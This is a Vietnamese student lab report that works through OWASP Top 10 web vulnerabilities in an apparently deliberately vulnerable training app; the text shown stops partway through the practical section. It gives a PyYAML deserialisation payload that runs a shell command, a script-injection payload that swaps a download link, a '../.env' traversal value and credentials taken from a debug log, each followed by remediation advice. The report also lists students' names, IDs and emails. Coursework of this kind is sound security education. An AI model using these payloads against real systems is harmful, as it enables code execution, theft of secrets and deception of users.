

BÁO CÁO THỰC HÀNH

Môn học: Bảo mật Web và Ứng dụng

Lab 2: Tổng quan các lỗ hổng web thường gặp (Phần 2)

GVHD: Ngô Khánh Khoa

Nhóm: 11

1. THÔNG TIN CHUNG:

Lớp: NT213.P11.ANTT.2

STT	Họ và tên	MSSV	Email
1	Nguyễn Đăng Quỳnh Như	22521050	22521050@gm.uit.edu.vn
2	Phạm Minh Tân	22521310	22521310@gm.uit.edu.vn
3	Lê Minh Quân	22521181	22521181@gm.uit.edu.vn
4	Đặng Đức Tài	22521270	22521270@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Nội dung	Tình trạng	Trang
1	Bài tập cơ bản (5 bài)	5/5	2
2	Bài tập thực hành (13 bài)	12/13	15
Điểm tự đánh giá			9.5/10

Link video youtube: [Click here](#)

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện

BÁO CÁO CHI TIẾT

PHẦN I. BÀI TẬP CƠ BẢN

Bài 1: A06:2021 – Vulnerable and Outdated Components

Tiêu đề: Lỗ hổng thực thi mã từ xa trong PyYAML 5.1

Mô tả lỗ hổng:

– **Tóm tắt:**

Lỗ hổng này xuất phát từ việc sử dụng phiên bản PyYAML 5.1, trong đó hàm `yaml.load()` không an toàn khi xử lý các tệp YAML từ nguồn không tin cậy. PyYAML có thể thực thi mã Python tùy ý nếu tệp YAML chứa payload độc hại. Kẻ tấn công có thể khai thác lỗ hổng này để thực thi mã trên máy chủ, dẫn đến việc kiểm soát hệ thống.

– **Các bước để thực hiện và minh chứng:**

- **Bước 1:** Tạo một file *.yaml với phần payload là

```
Lab2 > ! attack.yaml
1  !!python/object/apply:subprocess.check_output
2  - ls
3
```

- **Bước 2:** Đăng nhập vào bài lab và upload file vừa tạo ta được kết quả như sau

Yaml To Json Converter

Browse...

No file selected.

Upload

Here is your output:

b'Dockerfile\nREADME.md\ndocker-compose.yml\ndocs\nenv\ngh-md-toc\ninstaller.sh\npygoat\nrequirements.txt\nsetup.py\nuninstaller.py\

Check Django Terminal for Command's output

Get Version

Back to Lab Details

Mức độ ảnh hưởng của lỗ hổng:

- **Thực thi mã tùy ý:** Khi ứng dụng của bạn sử dụng PyYAML để chuyển đổi tệp YAML sang đối tượng JSON mà không kiểm tra hoặc hạn chế các đầu vào độc hại, kẻ tấn công có thể tải lên tệp YAML chứa payload như trên.
- **Lệnh ls được thực thi:** PyYAML phiên bản 5.1 sẽ thực thi lệnh ls trên hệ thống máy chủ. Kết quả của lệnh này có thể được hiển thị trong Terminal của Django hoặc được ghi vào log, tùy thuộc vào cách ứng dụng xử lý đầu ra.
- **Nguy cơ bảo mật:** Điều này cho phép kẻ tấn công thực hiện mã tùy ý trên máy chủ, có thể dẫn đến việc truy cập trái phép, thay đổi dữ liệu, hoặc gây ra các thiệt hại nghiêm trọng khác.

Khuyến cáo khắc phục:

- **Cập nhật thư viện:** Luôn cập nhật các thư viện lên phiên bản mới nhất để đảm bảo các lỗ hổng bảo mật đã được vá.
- **Xác thực đầu vào:** Kiểm tra và xác thực các đầu vào từ người dùng trước khi xử lý để ngăn chặn các payload độc hại.
- **Sử dụng phương pháp an toàn:** Sử dụng các phương pháp an toàn hơn để phân tích cú pháp YAML, chẳng hạn như sử dụng `safe_load` thay vì `load` khi có thể.
- **Giám sát và ghi log:** Theo dõi các hoạt động bất thường và ghi log các thao tác để phát hiện kịp thời các cuộc tấn công.

Bài 2: **A07:2021 – Identification and Authentication Failures**

Tiêu đề: "Xác thực và Xác minh Danh tính Yếu kém" - Nguy cơ Tài khoản admin Bị Khóa Sau Nhiều Lần Đăng Nhập Thất Bại do biết username

Mô tả lỗ hổng:

– **Tóm tắt:** đây là một loại lỗ hổng an ninh trong bảo mật hệ thống thông tin, nơi các quy trình xác minh danh tính hoặc xác thực người dùng không đủ mạnh hoặc bị bỏ qua.


– **Các bước để thực hiện và minh chứng:**

- **Bước 1:** view code để nhận xét, ta thấy rằng nếu đăng nhập đủ 5 lần không thành công thì tài khoản với username đang đăng nhập sẽ bị khóa

```
if fail_attempt == 5:
    user.is_active = False
    user.failattempt = 0
    user.is_locked = True
    user.lockout_cooldown = datetime.datetime.now() + datetime.timedelta(minutes=1440)
    user.save()
    return render(request,"Lab_2021/A7_auth_failure/lab2.html", {"user":user, "success":False,"failure":True,
"is_locked":True})
    user.failattempt = fail_attempt
    user.save()
    return render(request,"Lab_2021/A7_auth_failure/lab2.html",{"success":False, "failure":True})
except Exception as e:
    print(e)
    return render(request,"Lab_2021/A7_auth_failure/lab2.html",{"success":False, "failure":True})
```

[View Code](#) [Back to Lab Details](#)

- **Bước 2:** Ta thực hiện nhập vào tài khoản và mật khẩu sai 5 lần liên tiếp, sau 5 lần thử thì tài khoản admin sẽ bị khóa lại.



Như vậy admin thật sự của trang web sẽ bị chặn đăng nhập vào web.

Mức độ ảnh hưởng của lỗ hổng:

Tài khoản người dùng bị chiếm đoạt, hệ thống mạng hoặc cơ sở dữ liệu chứa thông tin nhạy cảm bị xâm nhập.

Khuyến cáo khắc phục:

- Cải thiện cơ chế xác thực (2FA, MFA, sinh trắc học)
- Quản lý mật khẩu tốt hơn • Bảo vệ khỏi tấn công brute-force
- Mã hóa và lưu trữ mật khẩu an toàn
- Chống tấn công session hijacking và session fixation
- Tăng cường theo dõi và kiểm tra bảo mật

Bài 3: **A08:2021 – Software and Data Integrity Failures**

Tiêu đề: A08:2021 – Software and Data Integrity Failures

Mô tả:

– **Tóm tắt:**

Với lab này, đây là loại tấn công XXS làm chuyển hướng trang web, khiến cho người dùng không thấy được sự thay đổi của đường link mà mình nhấn.

– **Các bước thực hiện:**

- Mục đích: đến được link tải file “fake.txt”
- Khi ta bắt gói tin đến link tải file “fake.txt”, ta được kết quả sau:

The screenshot shows a web browser with a sidebar containing links: Home, OWASP TOP 10 2021, SANS 25 Vulns, and Mitre top 25 Vulns. The main content area displays a message about insecure deserialization, stating that attackers could potentially upload their own updates to be distributed and run on all installations. It also mentions that objects or data are encoded or serialized into a structure that an attacker can see and modify, which is vulnerable to insecure deserialization. There are buttons for 'Lab 1 Details', 'Lab 2 Details', 'Download File', and 'Access Lab'. The developer tools are open, showing a request to 'http://localhost:8000/2021/A8/lab2?...'. The request body contains a JavaScript payload: `user+`%3Cscript%3Edocument.getElementById%28%22download_link%22%29.setAttribute%28%22href%22%2C%22%2Fstatic%2Ffake.txt%22%29%3B%3C%2Fscript%3Euser+%3Cscript%3Edocument.getElementById%28%22download_link%22%29.setAttribute%28%22href%22%2C%22%2Fstatic%2Ffake.txt%22%29%3B%3C%2Fscript%3E``. The 'Inspector' panel shows the request attributes, query parameters, body parameters, cookies, and headers.

- Trong thông tin gói tin bắt được, ta thu được:

`username =`

`“user+%3Cscript%3Edocument.getElementById%28%22download_link%22%29.setAttribute%28%22href%22%2C%22%2Fstatic%2Ffake.txt%22%29%3B%3C%2Fscript%3Euser+%3Cscript%3Edocument.getElementById%28%22download_link%22%29.setAttribute%28%22href%22%2C%22%2Fstatic%2Ffake.txt%22%29%3B%3C%2Fscript%3E”`

- Khi giải mã đoạn url trên ta được thông tin:

```
user
<script>document.getElementById("download_link").setAttribute("href","/static/fake.txt");</script>user
<script>document.getElementById("download_link").setAttribute("href","/static/fake.txt");</script>
```

- Giải thích:

Trong thẻ `<script></script>` là một mã Javascript thực hiện tìm kiếm phần tử có ID là “download_link” và thay đổi thuộc tính của “href” thành “/static/fake.txt”, làm cho người dùng không biết đường link mà mình nhấn vào đã bị thay đổi.

- **Quá trình trang web hoạt động bình thường:**

- Nhập username và ấn Get Download Link
- Web chuyển sang trang tải link với file “real.txt”



- **Thực hiện tấn công:**

- Ta nhập username bằng dòng sau và ấn Get Download Link:


user

```
<script>document.getElementById("download_link").setAttribute("href", "/static/fake.txt");</script>
```

user

```
<script>document.getElementById("download_link").setAttribute("href", "/static/fake.txt");</script>
```

- Khi đó, web sẽ chuyển đến trang tải với file “fake.txt”:



Mức độ ảnh hưởng của lỗ hổng:

Lợi dụng sơ hở này, kẻ tấn công có thể khiến người dùng tải về các tệp tin độc hại, mã độc gây hại trên máy tính để đánh cắp thông tin, chiếm quyền kiểm soát hoạt động của người dùng hay phá hoại thiết bị của người dùng.

* Khuyến cáo khắc phục:


- Phải kiểm tra đầu vào: lọc sạch đầu vào để ngăn chặn những sự thay đổi cấu trúc link mà trang web hiện có (ví dụ: không chứa các ký tự đặc biệt hoặc các từ đặc biệt như script, setAttribute,...).
- Mã hóa đầu ra: trước khi xuất dữ liệu ra ngoài, ta cần mã hóa để tránh lộ những thông tin bí mật.
- Sử dụng CSP (Content Security Policy): Giới hạn nguồn gốc về vấn đề cho phép thực thi các mã Javascript.

Bài 4: **A09:2021 - Security Logging and Monitoring Failures**


Tiêu đề: Lỗ hổng tiết lộ thông tin qua việc ghi nhật ký tại đường dẫn /debug

– **Chi tiết thực hiện:**


- Lab detail đề cập rằng nhật ký được ghi ở đường dẫn /debug



- Khi truy cập vào đường dẫn /debug, ta thử tìm kiếm từ khóa password. Kết quả tìm kiếm cho thấy có một tài khoản với tên đăng nhập là Hacker và mật khẩu là Hacker đã đăng nhập.



- Ta tiến hành truy cập bài lab, đăng nhập thành công với tên tài khoản và mật khẩu trên.



Mức độ ảnh hưởng của lỗ hổng:

Lỗ hổng có mức độ ảnh hưởng nghiêm trọng vì nó làm giảm khả năng phát hiện và phản ứng với các sự cố bảo mật. Dẫn đến mất dữ liệu nhạy cảm, phá hoại hệ thống và mất danh tiếng cùng với khả năng phải chịu trách nhiệm pháp lý.

Khuyến cáo khắc phục:

Mã hóa log đặc biệt là với các dữ liệu nhạy cảm như tài khoản và mật khẩu, thiết lập chính sách lưu trữ phù hợp với yêu cầu pháp lý và bảo mật.

Bài 5: **A10:2021 – Server-Side Request Forgery (SSRF)**

Tiêu đề: Lỗ hổng "Thẻ Input Ẩn và Tấn công Directory Traversal" - Nguy cơ Rò rỉ Thông tin Nhạy cảm qua Tập .env

Mô tả lỗ hổng:

– **Tóm tắt:**

Hidden Input Tag: Các thẻ input ẩn trong HTML thường chứa thông tin mà người dùng không nhìn thấy trên giao diện, nhưng có thể thay đổi giá trị thông qua trình duyệt. Nếu đường dẫn đến file được đưa vào như một tham số trong input ẩn mà không được lọc đúng cách, kẻ

tấn công có thể thay đổi đường dẫn này và truy cập tệp tùy ý trên hệ thống server. Các bước để thực hiện và minh chứng:

- **Bước 1:** Từ đường dẫn các file ở thẻ hidden input tag không được lọc đúng cách, ta có thể thay các đường dẫn khác để đi tới tệp .env chứa khóa API, mật khẩu CSDL ,...

```

▼ <form method="post" action="/ssrf_lab">
  <input type="hidden" name="csrfmiddlewaretoken"
    value="ScjCPDdyG5mYchXLATbyhA0rhtamIJDJAsjwJKDwvrK9yu
    w7qk0zWc0wwv2idXwh">
  ..
  <input type="hidden" name="blog" value="templates/La
    b/ssrf/blogs/blog1.txt"> == $0
  <button type="submit" class="btn btn-info"> Blog1
  </button>
</form>
▶ <form method="post" action="/ssrf_lab"> ... </form>
▶ <form method="post" action="/ssrf_lab"> ... </form>
▶ <form method="post" action="/ssrf_lab"> ... </form>
</div>
▶ <div> ... </div>

```


- **Bước 3:** **Bước 2:** Ta xem hint là “Try to find a .env file”

Từ đó khi ta thử: ../.env sẽ tìm được kết quả.

```

<input type="hidden" name="blog" value="../.en
"> == $0
<button type="submit" class="btn btn-info"> Blog1

```



Mức độ ảnh hưởng của lỗ hổng:

- **Rò rỉ thông tin nhạy cảm:** Kẻ tấn công có thể truy cập tệp quan trọng chứa thông tin bí mật như khóa API và mật khẩu.
- **Leo thang quyền hạn:** Truy cập tệp nhạy cảm có thể dẫn đến kiểm soát toàn hệ thống.
- **Tấn công Directory Traversal:** Cho phép truy cập tệp ngoài web root, gây nguy cơ an ninh.
- **Mất kiểm soát hệ thống:** Kẻ tấn công có thể kiểm soát hệ thống, dẫn đến mất dữ liệu và tấn công DoS.

Khuyến cáo khắc phục:

- Kiểm tra và lọc dữ liệu đầu vào: Lọc mọi dữ liệu từ người dùng, kể cả các giá trị ẩn, và không cho phép gửi đường dẫn hoặc tham số mà không kiểm tra.
- Hạn chế ký tự đặc biệt: Chặn ký tự đặc biệt như .., /, \ để ngăn tấn công Directory Traversal.
- Chỉ định giá trị hợp lệ: Sử dụng danh sách cho phép (whitelist) để giới hạn giá trị đầu vào.

- Bảo vệ tệp nhạy cảm:
 - Đặt tệp .env và tệp nhạy cảm ngoài web root.
 - Thiết lập quyền truy cập hạn chế, chỉ cho phép server đọc.
- Tránh lưu thông tin nhạy cảm dưới dạng plain text, sử dụng mã hóa hoặc secret manager.
- Mã hóa dữ liệu nhạy cảm: Mã hóa mạnh các thông tin quan trọng và kiểm tra bảo mật thường xuyên.

PHẦN II. BÀI TẬP THỰC HÀNH

Bài 1: Using Components with Known Vulnerabilities – Lab 2

Tiêu đề: Sử dụng thành phần có lỗ hổng đã biết trong thư viện pillow 8.0.0

Mô tả lỗ hổng:

– **Tóm tắt:**

Lỗ hổng này xuất hiện khi một nhà phát triển sử dụng thư viện hoặc mã nguồn có lỗ hổng đã biết. Pillow 8.0.0, một thư viện Python để xử lý hình ảnh, có lỗ hổng cho phép thực thi mã tùy ý (Arbitrary Code Execution). Lỗ hổng này có thể dẫn đến việc hacker khai thác và thực thi mã độc với quyền truy cập cao trên máy chủ, gây ra mất dữ liệu nghiêm trọng hoặc thậm chí kiểm soát toàn bộ hệ thống.

– **Các bước để thực hiện và minh chứng:**

- **Bước 1:** Tra cứu tìm hiểu về lỗ hổng xuất hiện trong bài



Arbitrary Code Execution

[9.0.0)

Pillow is a PIL (Python Imaging Library) fork.

Affected versions of this package are vulnerable to Arbitrary Code Execution via `PIL.ImageMath.eval` which allows evaluation of arbitrary expressions, such as ones that use the Python `exec` method.

How to fix Arbitrary Code Execution?

Upgrade `Pillow` to version 9.0.0 or higher.


Lỗ hổng cho phép thực thi mã tùy ý (Arbitrary Code Execution) và có thể bị truy cập bằng việc sử dụng phương thức `exec` trong Python.

- **Bước 2:** Theo thông tin trang web cung cấp, ta có thể nhập các lệnh convert vào ô trống để thực hiện các function liên quan đến màu sắc RGB. Ta có thể lợi dụng điểm này để chèn lệnh tấn công.


Some Example

```
convert(r, 'l')
convert(r+g+b, 'L')
convert(r-g, 'l')
```

